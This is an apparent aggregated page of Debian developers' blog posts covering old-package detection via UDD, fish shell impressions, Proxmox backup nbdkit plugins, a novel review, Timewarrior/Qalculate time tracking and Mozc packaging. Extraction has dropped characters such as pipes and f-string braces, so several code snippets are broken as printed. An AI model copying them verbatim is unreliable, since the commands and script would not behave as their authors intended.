Search Results: "ed"

28 February 2025

Petter Reinholdtsen: Brushing up on old packages in Xiph and Debian

Since my motivation boost in the beginning of the month caused me to wrap up a new release of liboggz, I have used the same boost to wrap up new editions of libfishsound, liboggplay and libkate too. These have been tagged in upstream git, but not yet published on the Xiph download location. I am waiting for someone with access to have time to move the tarballs there, I hope it will happen in a few days. The same is the case for a minor update of liboggz too. As I was looking at Xiph packages lacking updates, it occurred to me that there are packages in Debian that have not received a new upload in a long time. Looking for a way to identify them, I came across the ltnu script from the devscripts package. It can sort by last update, packages maintained by a single user/group, and is useful to figure out which packages a single maintainer should have a look at. But I wanted a archive wide summary. Based on the UDD SQL query used by ltnu, I ended up with the following command:
#!/bin/sh
env PGPASSWORD=udd-mirror psql --host=udd-mirror.debian.net --user=udd-mirror udd --command="
select source,
       max(version) as ver,
       max(date) as uploaded
from upload_history
where distribution='unstable' and
      source in (select source
                 from sources
                 where release='sid')
group by source
order by max(date) asc
limit 50;"
This will sort all source packages in Debian by upload date, and list the 50 oldest ones. The end result is a list of packages I suspect could use some attention:
           source                        ver                    uploaded        
-----------------------------+-------------------------+------------------------
 xserver-xorg-video-ivtvdev    1.1.2-1                   2011-02-09 22:26:27+00
 dynamite                      0.1.1-2                   2011-04-30 16:47:20+00
 xkbind                        2010.05.20-1              2011-05-02 22:48:05+00
 libspctag                     0.2-1                     2011-09-22 18:47:07+00
 gromit                        20041213-9                2011-11-13 21:02:56+00
 s3switch                      0.1-1                     2011-11-22 15:47:40+00
 cd5                           0.1-3                     2011-12-07 21:19:05+00
 xserver-xorg-video-glide      1.2.0-1                   2011-12-30 16:50:48+00
 blahtexml                     0.9-1.1                   2012-04-25 11:32:11+00
 aggregate                     1.6-7                     2012-05-01 00:47:11+00
 rtfilter                      1.1-4                     2012-05-11 12:50:00+00
 sic                           1.1-5                     2012-05-11 19:10:31+00
 kbdd                          0.6-4                     2012-05-12 07:33:32+00
 logtop                        0.4.3-1                   2012-06-05 23:04:20+00
 gbemol                        0.3.2-2                   2012-06-26 17:03:11+00
 pidgin-mra                    20100304-1                2012-06-29 23:07:41+00
 mumudvb                       1.7.1-1                   2012-06-30 09:12:14+00
 libdr-sundown-perl            0.02-1                    2012-08-18 10:00:07+00
 ztex-bmp                      20120314-2                2012-08-18 19:47:55+00
 display-dhammapada            1.0-0.1                   2012-12-19 12:02:32+00
 eot-utils                     1.1-1                     2013-02-19 17:02:28+00
 multiwatch                    1.0.0-rc1+really1.0.0-1   2013-02-19 17:02:35+00
 pidgin-latex                  1.5.0-1                   2013-04-04 15:03:43+00
 libkeepalive                  0.2-1                     2013-04-08 22:00:07+00
 dfu-programmer                0.6.1-1                   2013-04-23 13:32:32+00
 libb64                        1.2-3                     2013-05-05 21:04:51+00
 i810switch                    0.6.5-7.1                 2013-05-10 13:03:18+00
 premake4                      4.3+repack1-2             2013-05-31 12:48:51+00
 unagi                         0.3.4-1                   2013-06-05 11:19:32+00
 mod-vhost-ldap                2.4.0-1                   2013-07-12 07:19:00+00
 libapache2-mod-ldap-userdir   1.1.19-2.1                2013-07-12 21:22:48+00
 w9wm                          0.4.2-8                   2013-07-18 11:49:10+00
 vish                          0.0.20130812-1            2013-08-12 21:10:37+00
 xfishtank                     2.5-1                     2013-08-20 17:34:06+00
 wap-wml-tools                 0.0.4-7                   2013-08-21 16:19:10+00
 ttysnoop                      0.12d-6                   2013-08-24 17:33:09+00
 libkaz                        1.21-2                    2013-09-02 16:00:10+00
 rarpd                         0.981107-9                2013-09-02 19:48:24+00
 libimager-qrcode-perl         0.033-1.2                 2013-09-04 21:06:31+00
 dov4l                         0.9+repack-1              2013-09-22 19:33:25+00
 textdraw                      0.2+ds-0+nmu1             2013-10-07 21:25:03+00
 gzrt                          0.8-1                     2013-10-08 06:33:13+00
 away                          0.9.5+ds-0+nmu2           2013-10-25 01:18:18+00
 jshon                         20131010-1                2013-11-30 00:00:11+00
 libstar-parser-perl           0.59-4                    2013-12-23 21:50:43+00
 gcal                          3.6.3-3                   2013-12-29 18:33:29+00
 fonts-larabie                 1:20011216-5              2014-01-02 21:20:49+00
 ccd2iso                       0.3-4                     2014-01-28 06:33:35+00
 kerneltop                     0.91-1                    2014-02-04 12:03:30+00
 vera++                        1.2.1-2                   2014-02-04 21:21:37+00
(50 rows)
So there are 8 packages last uploaded to unstable in 2011, 12 packages in 2012 and 26 packages in 2013. I suspect their maintainers need help and we should all offer our assistance. I already contacted two of them and hope the rest of the Debian community will chip in to help too. We should ensure any Debian specific patches are passed upstream if they still exist, that the package is brought up to speed with the latest Debian policy, as well as ensure the source can built with the current compiler set in Debian. As usual, if you use Bitcoin and want to show your support of my activities, please send Bitcoin donations to my address 15oWEoG9dUPovwmUL9KWAnYRtNJEkP1u1b.

Jonathan Dowland: printables.com feed

I wanted to follow new content posted to Printables.com with a feed reader, but Printables.com doesn't provide one. Neither do the other obvious 3d model catalogues. So, I started building one. I have something that spits out an Atom feed and a couple of beta testers gave me some valuable feedback. I had planned to make it public, with the ultimate goal being to convince Printables.com to implement feeds themselves. Meanwhile, I stumbled across someone else who has done basically the same thing. Here are 3rd party feeds for The format of their feeds is JSON-Feed, which is new to me. FreshRSS and NetNewsWire seems happy with it. (I went with Atom.) I may still release my take, if I find time to make one improvmment that my beta-testers suggested.

Joey Hess: WASM Wayland Web (WWW)

So there are only 2 web browser engines, and it seems likely there will soon only be 1, and making a whole new web browser from the ground up is effectively impossible because the browsers vendors have weaponized web standards complexity against any newcomers. Maybe eventually someone will succeed and there will be 2 again. Best case. What a situation. So throw out all the web standards. Make a browser that just runs WASM blobs, and gives them a surface to use, sorta like Wayland does. It has tabs, and a throbber, and urls, but no HTML, no javascript, no CSS. Just HTTP of WASM blobs. This is where the web browser is going eventually anyway, except in the current line of evolution it will be WASM with all the web standards complexity baked in and reinforcing the current situation. Would this be a mass of proprietary software? Have you looked at any corporate website's "source" lately? But what's important is that this would make it easy enough to build new browsers that they would stop being a point of control. Want a browser that natively supports RSS? Poll the feeds, make a UI, download the WASM enclosures to view the posts. Want a browser that supports IPFS or gopher? Fork any browser and add it, the mantenance load will be minimal. Want to provide access to GPIO pins or something? Add an extension that can be accessed via the WASI component model. This would allow for so many things like that which won't and can't happen with the current market duopoly browser situation. And as for your WASM web pages, well you can still use HTML if you like. Use the WASI component model to pull in a HTML engine. It doesn't need to support everything, just the parts of web standards that you want to use. Or you can do something entitely different in your WASM that is not HTML based at all but a better paradigm (oh hi Spritely or display postscript or gemini capsules or whatever). Dual innovation sources or duopoly? I know which I'd prefer. This is not my project to build though.

Antoine Beaupr : testing the fish shell

I have been testing fish for a couple months now (this file started on 2025-01-03T23:52:15-0500 according to stat(1)), and those are my notes. I suspect people will have Opinions about my comments here. Do not comment unless you have some Constructive feedback to provide: I don't want to know if you think I am holding it Wrong. Consider that I might have used UNIX shells for longer that you have lived. I'm not sure I'll keep using fish, but so far it's the first shell that survived heavy use outside of zsh(1) (unless you count tcsh(1), but that was in another millenia). My normal shell is bash(1), and it's still the shell I used everywhere else than my laptop, as I haven't switched on all the servers I managed, although it is available since August 2022 on torproject.org servers. I first got interested in fish because they ported to Rust, making it one of the rare shells out there written in a "safe" and modern programming language, released after an impressive ~2 year of work with Fish 4.0.

Cool things Current directory gets shortened, ~/wikis/anarc.at/software/desktop/wayland shows up as ~/w/a/s/d/wayland Autocompletion rocks. Default prompt rocks. Doesn't seem vulnerable to command injection assaults, at least it doesn't trip on the git-landmine. It even includes pipe status output, which was a huge pain to implement in bash. Made me realized that if the last command succeeds, we don't see other failures, which is the case of my current prompt anyways! Signal reporting is better than my bash implementation too. So far the only modification I have made to the prompt is to add a printf '\a' to output a bell. By default, fish keeps a directory history (but separate from the pushd stack), that can be navigated with cdh, prevd, and nextd, dirh shows the history.

Less cool I feel there's visible latency in the prompt creation. POSIX-style functions (foo() true ) are unsupported. Instead, fish uses whitespace-sensitive definitions like this:
function foo
    true
end
This means my (modest) collection of POSIX functions need to be ported to fish. Workaround: simple functions can be turned into aliases, which fish supports (but implements using functions). EOF heredocs are considered to be "minor syntactic sugar". I find them frigging useful. Process substitution is split on newlines, not whitespace. you need to pipe through string split -n " " to get the equivalent. <(cmd) doesn't exist: they claim you can use cmd foo - as a replacement, but that's not correct: I used <(cmd) mostly where foo does not support - as a magic character to say 'read from stdin'. Documentation is... limited. It seems mostly geared the web docs which are... okay (but I couldn't find out about ~/.config/fish/conf.d there!), but this is really inconvenient when you're trying to browse the manual pages. For example, fish thinks there's a fish_prompt manual page, according to its own completion mechanism, but man(1) cannot find that manual page. I can't find the manual for the time command (which is actually a keyword!) Fish renders multi-line commands with newlines. So if your terminal looks like this, say:
anarcat@angela:~> sq keyring merge torproject-keyring/lavamind-
95F341D746CF1FC8B05A0ED5D3F900749268E55E.gpg torproject-keyrin
g/weasel-E3ED482E44A53F5BBE585032D50F9EBC09E69937.gpg   wl-copy
... but it's actually one line, when you copy-paste the above, in foot(1), it will show up exactly like this, newlines and all:
sq keyring merge torproject-keyring/lavamind-
95F341D746CF1FC8B05A0ED5D3F900749268E55E.gpg torproject-keyrin
g/weasel-E3ED482E44A53F5BBE585032D50F9EBC09E69937.gpg   wl-copy
Whereas it should show up like this:
sq keyring merge torproject-keyring/lavamind-95F341D746CF1FC8B05A0ED5D3F900749268E55E.gpg torproject-keyring/weasel-E3ED482E44A53F5BBE585032D50F9EBC09E69937.gpg   wl-copy
Note that this is an issue specific to foot(1), alacritty(1) and gnome-terminal(1) don't suffer from that issue. I have already filed it upstream in foot and it is apparently fixed already. Globbing is driving me nuts. You can't pass a * to a command unless fish agrees it's going to match something. You need to escape it if it doesn't immediately match, and then you need the called command to actually support globbing. 202[345] doesn't match folders named 2023, 2024, 2025, it will send the string 202[345] to the command.

Blockers () is like $(): it's process substitution, and not a subshell. This is really impractical: I use ( cd foo ; do_something) all the time to avoid losing the current directory... I guess I'm supposed to use pushd for this, but ouch. This wouldn't be so bad if it was just for cd though. Clean constructs like this:
( git grep -l '^#!/.*bin/python' ; fdfind .py )   sort -u
Turn into what i find rather horrible:
begin; git grep -l '^#!/.*bin/python' ; fdfind .py ; end   sort -ub
It... works, but it goes back to "oh dear, now there's a new langage again". I only found out about this construct while trying:
  git grep -l '^#!/.*bin/python' ; fdfind .py     sort -u 
... which fails and suggests using begin/end, at which point: why not just support the curly braces? FOO=bar is not allowed. It's actually recognized syntax, but creates a warning. We're supposed to use set foo bar instead. This really feels like a needless divergence from standard. Aliases are... peculiar. Typical constructs like alias mv="\mv -i" don't work because fish treats aliases as a function definition, and \ is not magical there. This can be worked around by specifying the full path to the command, with e.g. alias mv="/bin/mv -i". Another problem is trying to override a built-in, which seems completely impossible. In my case, I like the time(1) command the way it is, thank you very much, and fish provides no way to bypass that builtin. It is possible to call time(1) with command time, but it's not possible to replace the command keyword so that means a lot of typing. Again: you can't use \ to bypass aliases. This is a huge annoyance for me. I would need to learn to type command in long form, and I use that stuff pretty regularly. I guess I could alias command to c or something, but this is one of those huge muscle memory challenges. alt . doesn't always work the way i expect.

Michael Ablassmeier: proxmox backup nbdkit plugin round 2

I re-implemented the proxmox backup nbdkit plugin in C. It seems golang shared libraries don t play well with programs that fork(). As a result, the Plugin was only usable if nbdkit was run in foreground mode (-f), making it impossible to use nbdkit s captive modes, which are quite useful.. Lessons learned. Here is the C version

25 February 2025

Divine Attah-Ohiemi: Re-styling Debian's Download Page

main points from this blog post: I am tasked with contributing to the debianhugo project which aim is to re-design the old debian pages and make the content better accessible. We've since reached a significant milestone and migrated multiple pages including the start, intro, news and now the download page. creating "simple" and "advanced" download pages At first we made the "simple" download page: "advanced" download page: challenges/issues while developing The mirror selection option while it might help with faster downloads depending on the region is still somewhat a manual proccess on the user end and could come with various complications like the chosen debian-cd mirror not having the latest version of debian. We're looking into testing if the delivery of the images/ISOs is also possible to be done through the Fastly CDN, this would prevent us to provide manual mirror selection.

Michael Ablassmeier: proxmox backup nbdkit plugin

nbdkit is a really powerful NBD toolkit. Lately, i wanted to access VM backups from a Proxmox Backup Server via network (not by using the proxmox-backup-client map function..) For example, to test-boot a virtual machine snapshot directly from a backup. NBD suits that usecase quite well, so i quickly put a nbdkit plugin together that can be used for this. The available golang bindings for the proxmox backup client API, made that quite easy. As nbdkit already comes with a neat COW plugin, its only been a few lines of go code resulting in: pbsnbd

24 February 2025

Russ Allbery: Review: A Little Vice

Review: A Little Vice, by Erin E. Elkin
Publisher: Erin Elkin
Copyright: June 2024
ASIN: B0CTHRK61X
Format: Kindle
Pages: 398
A Little Vice is a stand-alone self-published magical girl novel. It is the author's first novel. C is a high school student and frequent near-victim of monster attacks. Due to the nefarious work of Avaritia Wolf and her allies, his high school is constantly attacked by Beasts, who are magical corruptions of some internal desire taken to absurd extremes. Standing in their way are the Angelic Saints: magical girls who transform into Saint Castitas, Saint Diligentia, and Saint Temperantia and fight the monsters. The monsters for some reason seem disposed to pick C as their victim for hostage-taking, mind control, use as a human shield, and other rather traumatic activities. He's always rescued by the Saints before any great harm is done, but in some ways this makes the situation worse. It is obvious to C that the Saints are his three friends Inessa, Ida, and Temperance, even though no one else seems able to figure this out despite the blatant clues. Inessa has been his best friend since childhood when she was awkward and needed his support. Now, she and his other friends have become literal heroes, beautiful and powerful and capable, constantly protecting the school and innocent people, and C is little more than a helpless burden to be rescued. More than anything else, he wishes he could be an Angelic Saint like them, but of course the whole idea is impossible. Boys don't get to be magical girls. (I'm using he/him pronouns for C in this review because C uses them for himself for most of the book.) This is a difficult book to review because it is deeply focused on portraying a specific internal emotional battle in all of its sometimes-ugly complexity, and to some extent it prioritizes that portrayal over conventional story-telling. You have probably already guessed that this is a transgender coming-out story Elkin's choice of the magical girl genre was done with deep understanding of its role in transgender narratives but more than that, it is a transgender coming-out story of a very specific and closely-observed type. C knows who he wishes he was, but he is certain that this transformation is absolutely impossible. He is very deep in a cycle of self-loathing for wanting something so manifestly absurd and insulting to people who have the virtues that C does not. A Little Vice is told in the first person from C's perspective, and most of this book is a relentless observation of C's anxiety and shame spiral and reflexive deflection of any possibility of a way out. This is very well-written: Elkin knows the reader is going to disagree with C's internalized disgust and hopelessness, knows the reader desperately wants C to break out of that mindset, and clearly signals in a myriad of adroit ways that Elkin is on the reader's side and does not agree with C's analysis. C's friends are sympathetic, good-hearted people, and while sometimes oblivious, it is obvious to the reader that they're also on the reader's side and would help C in a heartbeat if they saw an opening. But much of the point of the book is that it's not that easy, that breaking out of the internal anxiety spiral is nearly impossible, and that C is very good at rejecting help, both because he cannot imagine what form it could take but also because he is certain that he does not deserve it. In other words, much of the reading experience of this book involves watching C torture and insult himself. It's all the more effective because it isn't gratuitous. C's internal monologue sounds exactly like how an anxiety spiral feels, complete with the sort of half-effective coping mechanisms, deflections, and emotional suppression one develops to blunt that type of emotional turmoil. I normally hate this kind of book. I am a happy ending and competence porn reader by default. The world is full of enough pain that I don't turn to fiction to read about more pain. It says a lot about how well-constructed this book is that I stuck with it. Elkin is going somewhere with the story, C gets moments of joy and delight along the way to keep the reader from bogging down completely, and the best parts of the book feel like a prolonged musical crescendo with suspended chords. There is a climax coming, but Elkin is going to make you wait for it for far longer than you want to. The main element that protects A Little Vice from being too grim is that it is a genre novel that is very playful about both magical girls and superhero tropes in general. I've already alluded to one of those elements: Elkin plays with the Mask Principle (the inability of people to see through entirely obvious secret identities) in knowing and entertaining ways. But there are also villains, and that leads me to the absolutely delightful Avaritia Wolf, who for me was the best character in this book. The Angelic Saints are not the only possible approach to magical girl powers in this universe. There are villains who can perform a similar transformation, except they embrace a vice rather than a virtue. Avaritia Wolf embraces the vice of greed. They (Avaritia's pronouns change over the course of the book) also have a secret identity, which I suspect will be blindingly obvious to most readers but which I'll avoid mentioning since it's still arguably a spoiler. The primary plot arc of this book is an attempt to recruit C to the side of the villains. The Beasts are drawn to him because he has magical potential, and the villains are less picky about gender. This initially involves some creepy and disturbing mind control, but it also brings C into contact with Avaritia and Avaritia's very specific understanding of greed. As far as Avaritia is concerned, greed means wanting whatever they want, for whatever reason they feel like wanting it, and there is absolutely no reason why that shouldn't include being greedy for their friends to be happy. Or doing whatever they can to make their friends happy, whether or not that looks like villainy. Elkin does two things with this plot that I thought were remarkably skillful. The first is that she directly examines and then undermines the "easy" transgender magical girl ending. In a world of transformation magic, someone who wants to be a girl could simply turn into a girl and thus apparently resolve the conflict in a way that makes everyone happy. I think there is an important place for that story (I am a vigorous defender of escapist fantasy and happy endings), but that is not the story that Elkin is telling. I won't go into the details of why and how the story complicates and undermines this easy ending, but it's a lot of why this book feels both painful and honest to a specific, and very not easy, transgender experience, even though it takes place in an utterly unrealistic world. But the second, which is more happy and joyful, is that Avaritia gleefully uses a wholehearted embrace of every implication of the vice of greed to bulldoze the binary morality of the story and question the classification of human emotions into virtues and vices. They are not a hero, or even all that good; they have some serious flaws and a very anarchic attitude towards society. But Avaritia provides the compelling, infectious thrill of the character who looks at the social construction of morality that is constraining the story and decides that it's all bullshit and refuses to comply. This is almost the exact opposite of C's default emotional position at the start of the book, and watching the two characters play off of each other in a complex friendship is an absolute delight. The ending of this book is complicated, messy, and incomplete. It is the sort of ending that I think could be incredibly powerful if it hits precisely the right chords with the reader, but if you're not that reader, it can also be a little heartbreaking because Elkin refuses to provide an easy resolution. The ending also drops some threads that I wish Elkin hadn't dropped; there are some characters who I thought deserved a resolution that they don't get. But this is one of those books where the author knows exactly what story they're trying to tell and tells it whether or not that fits what the reader wants. Those books are often not easy reading, but I think there's something special about them. This is not the novel for people who want detailed world-building that puts a solid explanation under events. I thought Elkin did a great job playing with the conventions of an episodic anime, including starting the book on Episode 12 to imply C's backstory with monster attacks and hinting at a parallel light anime story by providing TV-trailer-style plot summaries and teasers at the start and end of each chapter. There is a fascinating interplay between the story in which the Angelic Saints are the protagonists, which the reader can partly extrapolate, and the novel about C that one is actually reading. But the details of the world-building are kept at the anime plot level: There's an arch-villain, a World Tree, and a bit of backstory, but none of it makes that much sense or turns into a coherent set of rules. This is a psychological novel; the background and rules exist to support C's story. If you do want that psychological novel... well, I'm not sure whether to recommend this book or not. I admire the construction of this book a great deal, but I don't think appealing to the broadest possible audience was the goal. C's anxiety spiral is very repetitive, because anxiety spirals are very repetitive, and you have to be willing to read for the grace notes on the doom loop if you're going to enjoy this book. The sentence-by-sentence writing quality is fine but nothing remarkable, and is a bit shy of the average traditionally-published novel. The main appeal of A Little Vice is in the deep and unflinching portrayal of a specific emotional journey. I think this book is going to work if you're sufficiently invested in that journey that you are willing to read the brutal and repetitive parts. If you're not, there's a chance you will bounce off this hard. I was invested, and I'm glad I read this, but caveat emptor. You may want to try a sample first. One final note: If you're deep in the book world, you may wonder, like I did, if the title is a reference to Hanya Yanagihara's (in)famous A Little Life. I do not know for certain I have not read that book because I am not interested in being emotionally brutalized but if it is, I don't think there is much similarity. Both books are to some extent about four friends, but I couldn't find any other obvious connections from some Wikipedia reading, and A Little Vice, despite C's emotional turmoil, seems to be considerably more upbeat. Content notes: Emotionally abusive parent, some thoughts of self-harm, mind control, body dysmorphia, and a lot (a lot) of shame and self-loathing. Rating: 7 out of 10

Valhalla's Things: Hexagonal Pattern Weights

Posted on February 24, 2025
Tags: madeof:atoms, craft:3dprint, craft:sewing
Eight hexagonal pieces with free software / culture related graphics on top. For quite a few years, I ve been using pattern weights instead of pins when cutting fabric, starting with random objects and then mostly using some big washers from the local hardware store. However, at about 22 g per washer, I needed quite a few of them, and dealing with them tended to get unwieldy; I don t remember how it happened, but one day I decided to make myself some bigger weights with a few washers each. I suspect I had seen somebody online with some nice hexagonal pattern weights, and hexagonal of course reminded me of the Stickers Standard, so of course I settled on an hexagon 5 cm tall and I decided I could 3D-print it in a way that could be filled with washers for weight. Rather than bothering with adding a lid (and fitting it), I decided to close the bottom by gluing a piece of felt, with the added advantage that it would protect whatever the weight was being used on. And of course the top could be decorated with a nerdish sticker, because, well, I am a nerd. I made a few of these pattern weights, used them for a while, was happy with them, and then a few days ago I received some new hexagonal stickers I had had printed, and realized that while I had taken a picture with all of the steps in assembling them, I had never published any kind of instructions on how to make them and I had not even pushed the source file on the craft tools git repository. And yesterday I fixed that: the instructions are now on my craft pattern website, with generated STL files, the git repository has been updated with the current sources, and now I ve even written this blog post :)

23 February 2025

Colin Watson: Qalculate time hacks

Anarcat recently wrote about Qalculate, and I think I m a convert, even though I ve only barely scratched the surface. The thing I almost immediately started using it for is time calculations. When I started tracking my time, I quickly found that Timewarrior was good at keeping all the data I needed, but I often found myself extracting bits of it and reprocessing it in variously clumsy ways. For example, I often don t finish a task in one sitting; maybe I take breaks, or I switch back and forth between a couple of different tasks. The raw output of timew summary is a bit clumsy for this, as it shows each chunk of time spent as a separate row:
$ timew summary 2025-02-18 Debian
Wk Date       Day Tags                            Start      End    Time   Total
W8 2025-02-18 Tue CVE-2025-26465, Debian,       9:41:44 10:24:17 0:42:33
                  next, openssh
                  Debian, FTBFS with GCC-15,   10:24:17 10:27:12 0:02:55
                  icoutils
                  Debian, FTBFS with GCC-15,   11:50:05 11:57:25 0:07:20
                  kali
                  Debian, Upgrade to 0.67,     11:58:21 12:12:41 0:14:20
                  python_holidays
                  Debian, FTBFS with GCC-15,   12:14:15 12:33:19 0:19:04
                  vigor
                  Debian, FTBFS with GCC-15,   12:39:02 12:39:38 0:00:36
                  python_setproctitle
                  Debian, Upgrade to 1.3.4,    12:39:39 12:46:05 0:06:26
                  python_setproctitle
                  Debian, FTBFS with GCC-15,   12:48:28 12:49:42 0:01:14
                  python_setproctitle
                  Debian, Upgrade to 3.4.1,    12:52:07 13:02:27 0:10:20 1:44:48
                  python_charset_normalizer
                                                                         1:44:48
So I wrote this Python program to help me:
#! /usr/bin/python3
"""
Summarize timewarrior data, grouped and sorted by time spent.
"""
import json
import subprocess
from argparse import ArgumentParser, RawDescriptionHelpFormatter
from collections import defaultdict
from datetime import datetime, timedelta, timezone
from operator import itemgetter
from rich import box, print
from rich.table import Table
parser = ArgumentParser(
    description=__doc__, formatter_class=RawDescriptionHelpFormatter
)
parser.add_argument("-t", "--only-total", default=False, action="store_true")
parser.add_argument(
    "range",
    nargs="?",
    default=":today",
    help="Time range (usually a hint, e.g. :lastweek)",
)
parser.add_argument("tag", nargs="*", help="Tags to filter by")
args = parser.parse_args()
entries: defaultdict[str, timedelta] = defaultdict(timedelta)
now = datetime.now(timezone.utc)
for entry in json.loads(
    subprocess.run(
        ["timew", "export", args.range, *args.tag],
        check=True,
        capture_output=True,
        text=True,
    ).stdout
):
    start = datetime.fromisoformat(entry["start"])
    if "end" in entry:
        end = datetime.fromisoformat(entry["end"])
    else:
        end = now
    entries[", ".join(entry["tags"])] += end - start
if not args.only_total:
    table = Table(box=box.SIMPLE, highlight=True)
    table.add_column("Tags")
    table.add_column("Time", justify="right")
    for tags, time in sorted(entries.items(), key=itemgetter(1), reverse=True):
        table.add_row(tags, str(time))
    print(table)
total = sum(entries.values(), start=timedelta())
hours, rest = divmod(total, timedelta(hours=1))
minutes, rest = divmod(rest, timedelta(minutes=1))
seconds = rest.seconds
print(f"Total time:  hours:02 : minutes:02 : seconds:02 ")
$ summarize-time 2025-02-18 Debian
  Tags                                                     Time
  
  CVE-2025-26465, Debian, next, openssh                 0:42:33
  Debian, FTBFS with GCC-15, vigor                      0:19:04
  Debian, Upgrade to 0.67, python_holidays              0:14:20
  Debian, Upgrade to 3.4.1, python_charset_normalizer   0:10:20
  Debian, FTBFS with GCC-15, kali                       0:07:20
  Debian, Upgrade to 1.3.4, python_setproctitle         0:06:26
  Debian, FTBFS with GCC-15, icoutils                   0:02:55
  Debian, FTBFS with GCC-15, python_setproctitle        0:01:50
Total time: 01:44:48
Much nicer. But that only helps with some of my reporting. At the end of a month, I have to work out how much time to bill Freexian for and fill out a timesheet, and for various reasons those queries don t correspond to single timew tags: they sometimes correspond to the sum of all time spent on multiple tags, or to the time spent on one tag minus the time spent on another tag, or similar. As a result I quite often have to do basic arithmetic on time intervals; but that s surprisingly annoying! I didn t previously have good tools for that, and was reduced to doing things like str(timedelta(hours=..., minutes=..., seconds=...) + ...) in Python, which gets old fast. Instead:
$ qalc '62:46:30 - 51:02:42 to time'
(225990 / 3600)   (183762 / 3600) = 11:43:48
I also often want to work out how much of my time I ve spent on Debian work this month so far, since Freexian pays me for up to 20% of my work time on Debian; if I m under that then I might want to prioritize more Debian projects, and if I m over then I should be prioritizing more Freexian projects as otherwise I m not going to get paid for that time.
$ summarize-time -t :month Freexian
Total time: 69:19:42
$ summarize-time -t :month Debian
Total time: 24:05:30
$ qalc '24:05:30 / (24:05:30 + 69:19:42) to %'
(86730 / 3600) / ((86730 / 3600) + (249582 / 3600))   25.78855349%
I love it.

Iustin Pop: Still alive, but this blog not really

Sigh, sometimes I really don t understand time. And I don t mean, in the physics sense. It s just, the days have way fewer hours than 10 years ago, or there s way more stuff to do. Probably the latter No time for real open-source work, but I managed to do some minor coding, released a couple of minor version (as upstream), and packaged some refreshes in Debian. The later only because I got involved, against better judgement, into some too heated discussions, but they ended well, somehow. But the whole episode motivated me to actually do some work, even if minor, than just rant on mailing lists . My sports life is still pretty erratic, but despite some repeated sickness (my fault, for not sleeping well enough) and tendon issues, there are months in which I can put down 100km. And the skiing season was really awesome. So life goes on, but I definitely am not keeping up with entropy, even in simple things such as my inbox. One day I ll make real blog post, not just an update, but in the meantime, it is what it is. And yes, running 10km while still sick just because you re bored is not the best idea. According to a friend, of course, not to my Strava account.

Kentaro Hayashi: Short journey to Mozc 2.29.5160.102+dfsg-1

Introduction This is just a note-taking about how to upgrading Mozc package for up-coming trixie ready (with many restrictions) last year. Maybe Mozc 2.29.5160.102+dfsg-1.3 will be shipped for Debian 13 (trixie).

FTBFS with Mozc 2.28.4715.102+dfsg-2.2 In May 2024, I've found that Mozc was removed from testing, and still in FTBFS. #1068186 - mozc: FTBFS with abseil 20230802: ../../base/init_mozc.cc:90:29: error: absl::debian5::flags_internal::ArgvListAction has not been declared - Debian Bug report logs That FTBFS was fixed in the Mozc upstream, but not applied for a while. Not only upstream patch, but also additional linkage patch was required to fix it. Mozc is the de-fact standard input method editor for Japanese. Most of Japanese uses it by default on linux desktop. (Even though frontend input method framework is different, the background engine is Mozc in most cases - uim-mozc for task-japanese-desktop, ibus-mozc for task-japanese-gnome-desktop in Debian) There is a case that Mozc was re-built locally with integrated external dictionary to improve quantity of vocabulary. If FTBFS keep ongoing, it means that it blocks such a usage. So I've sent patches to fix it and they were merged.

Motivation to update Mozc With fixing #1068186, I've also found Mozc version is not synced to upstream for a long time. At that time, Mozc in unstable was version 2.28.4715.102+dfsg, but upstream already released 2.30.5544.102. It seems that Mozc's maintainer was too busy and can't afford to update it, so I've tried to do it.

The blockers for updating Mozc But, it was not so easy task to do so. If you want to package latest Mozc, there were many blockers.
  • Newer Mozc requires Bazel to build, but there is no Bazel package to fit it (There is bazel-bootstrap 4.x, but it's old. v6.x or newer one is required.)
  • Newer abseil and protobuf were required
  • Renderer was changed to Qt. GTK renderer was removed
  • Revise existing patchsets (e.g. for UIM, for Fcitx)
It was not all.

Road to latest Mozc First, I knew the existence of debian-bazel, so I've posted about bazel-packaging progress. Any updates about bazel packaging effort? Sadly there was no response from it. Thus, it was not realistic to adopt Bazel as build tool chain. In other words, we need to keep GYP patch and maintain it. And as another topic, upstream changed renderer from GTK+ to Qt. Here are the major topics about each release of Mozc.
  • 2.30.5544.102 Require abseil 20240116.1 or later
  • 2.29.5544.102 GYP was deprecated
  • 2.29.5374.102
  • 2.29.5268.102 No gtk renderer anymore, need Qt.
  • 2.29.5160.102
    • The last version that gtk renderer is available.
    • --use_gyp_for_ibus_build option was removed.
  • 2.28.5029.102
  • 2.28.4880.102
  • 2.28.4715.102+dfsg Debian sid
The internal renderer change are too big, and before GYP deprecation in 2.29.5544.102, GYP support was already removed gradually. As a result, target to 2.29.5160.102 was the practical approach to make it forward.

Revisit existing patchsets for 2.28.4715.102+dfsg Second, need to revisit existing patchset to triage them.
  • 0001-Update-uim-mozc-to-c979f127acaeb7b35d3344e8b1e40848e.patch
    • Required
  • 0002-Support-fcitx.patch
    • Required
  • 0003-Change-compiler-from-clang-to-gcc.patch
  • 0004-Add-usage_dict.txt.patch
    • Required. (maybe)
  • 0005-Enable-verbose-build.patch
    • Required.
  • 0006-Update-gyp-using-absl.patch
    • Required and need massive refactoring.
  • 0007-common.gypi-Use-command-v-instead-of-which.patch
    • (maybe) Not needed anymore
  • 0009-protobuf.gyp-Add-latomic-to-link_settings.patch
    • Required.
  • 0010-Fix-the-compile-error-of-ParseCommandLineFlags-with.patch
    • Required. Should be merged into 0006 patch.
  • 0011-Fix-missing-abseil-gyp-link-settings.patch
    • Required. Should be merged into 0006 patch.
UIM patch was maintained in third-party repository, and directory structure was quite different from Mozc. It seems that maintenance activity was too low, so it was not enough that picking changes from macuim. It was required to fix FTBFS additionally. Fcitx patch was also maintained in fcitx/mozc. But it tracks only master branch, so it was hard to pick patchset for specific version of Mozc. Finally, I could manage to refresh patchset for 2.29.5160.102.
  • support-uim.patch
  • support-fcitx.patch
  • change-compiler-from-clang-to-gcc.patch
  • add-japanese-usage-dictionary.patch
  • enable-verbose-build.patch
  • update-gyp-using-system-abseil.patch
  • gyp-using-command-instead-of-which.patch
  • gyp-protobuf-link-with-atomic.patch
  • enable-deprecated-gtk-renderer.patch
  • fix-compile-error-of-ParseCommandLineFlags.patch
  • enable-use_gyp_for_ibus_build-again.patch
  • ibus-drop-needless-client_mock.patch
  • protobuf-revert-internal-cleanup.patch
  • uim-mozc-fix-ftbfs.patch

Improve packaging task Mozc need to be repacked, but it didn't use Files-Excluded yet. So I've introduced d/watch to repack upstream source. It makes source package more reproducible.

